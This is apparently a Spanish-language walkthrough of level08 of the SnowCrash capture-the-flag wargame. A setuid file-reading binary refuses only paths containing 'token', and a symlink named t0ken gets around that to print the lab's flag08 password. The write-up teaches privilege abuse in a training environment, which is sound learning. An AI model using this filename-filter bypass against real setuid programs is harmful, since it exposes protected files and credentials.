


8


Level08

En este nivel nos dan dos archivos, un binario llamado `level08` y uno llamado `token`. Si intentamos ejecutar el binario nos dice lo siguiente.




```
level08@SnowCrash:~$ ls -la
total 28
dr-xr-x---+ 1 level08 level08 140 Mar  5  2016 .
d--x--x--x  1 root      users   340 Aug 30  2015 ..
-r-----  1 level08 level08 220 Apr  3  2012 .bash_logout
-r-----  1 level08 level08 3518 Aug 30  2015 .bashrc
-rwsr-s---+ 1 flag08  level08 8617 Mar  5  2016 level08
-r-----  1 level08 level08 675 Apr  3  2012 .profile
-rw-----  1 flag08  flag08  26 Mar  5  2016 token
level08@SnowCrash:~$ ./level08
./level08 [file to read]
level08@SnowCrash:~$ |
```

Con esto entendemos que tenemos que pasarle un archivo así que vamos a pasarle `token` a ver que ocurre.



```
level08@SnowCrash:~$ ./level08 token
You may not access 'token'
level08@SnowCrash:~$ |
```

Si probamos a ejecutar el binario con un archivo creado por nosotros vemos que lo único que hace el binario es leer el archivo y devolverlo.



```
level08@SnowCrash:~$ echo "hola" > /tmp/test
level08@SnowCrash:~$ ./level08 /tmp/test
hola
level08@SnowCrash:~$ |
```

Si pensamos bien que, no tiene sentido que no tenga permisos para abrir el archivo, ya que como vimos al principio, el binario y el archivo `token` comparten user.

En este momento lo único que podemos hacer es analizar el archivo con `ltrace` y ver que está ocurriendo.




```
level08@SnowCrash:~$ ltrace ./level08 /tmp/test
__libc_start_main(0x8048554, 2, 0xbfffff7e4, 0x80486b0, 0x8048720 <unfinished ...>
strstr("/tmp/test", "token")
open("/tmp/test", 0, 014435162522)
read(3, "holo\n", 1024)
write(1, "holo\n", 5holo
)
+++ exited (status 5) +++
level08@SnowCrash:~$ |
```

Como podemos ver, la única comprobación que hace el programa para devolvernos el archivo es que no se llame `token`.

Con esto lo que podemos hacer es crear un enlace simbólico hacia nuestro documento `token` pero que se llame diferente. Por lo que ejecutamos el siguiente comando en `/tmp`.

```
ln -s /home/user/level08/token t0ken
```

Con esto, si intentamos ejecutar el binario pero en lugar de escribirle `token` le pasamos como argumento la ruta hacia nuestro nuevo documento `t0ken` deberíamos poder ver el contenido del mismo.



```
level08@SnowCrash:~$ ln -s /home/user/level08/token /tmp/t0ken
level08@SnowCrash:~$ ./level08 /tmp/t0ken
quif5eloekouj29ke0vouxean
level08@SnowCrash:~$ |
```

Con esto ya sabemos que la pass de acceso a `flag08` es: `quif5eloekouj29ke0vouxean`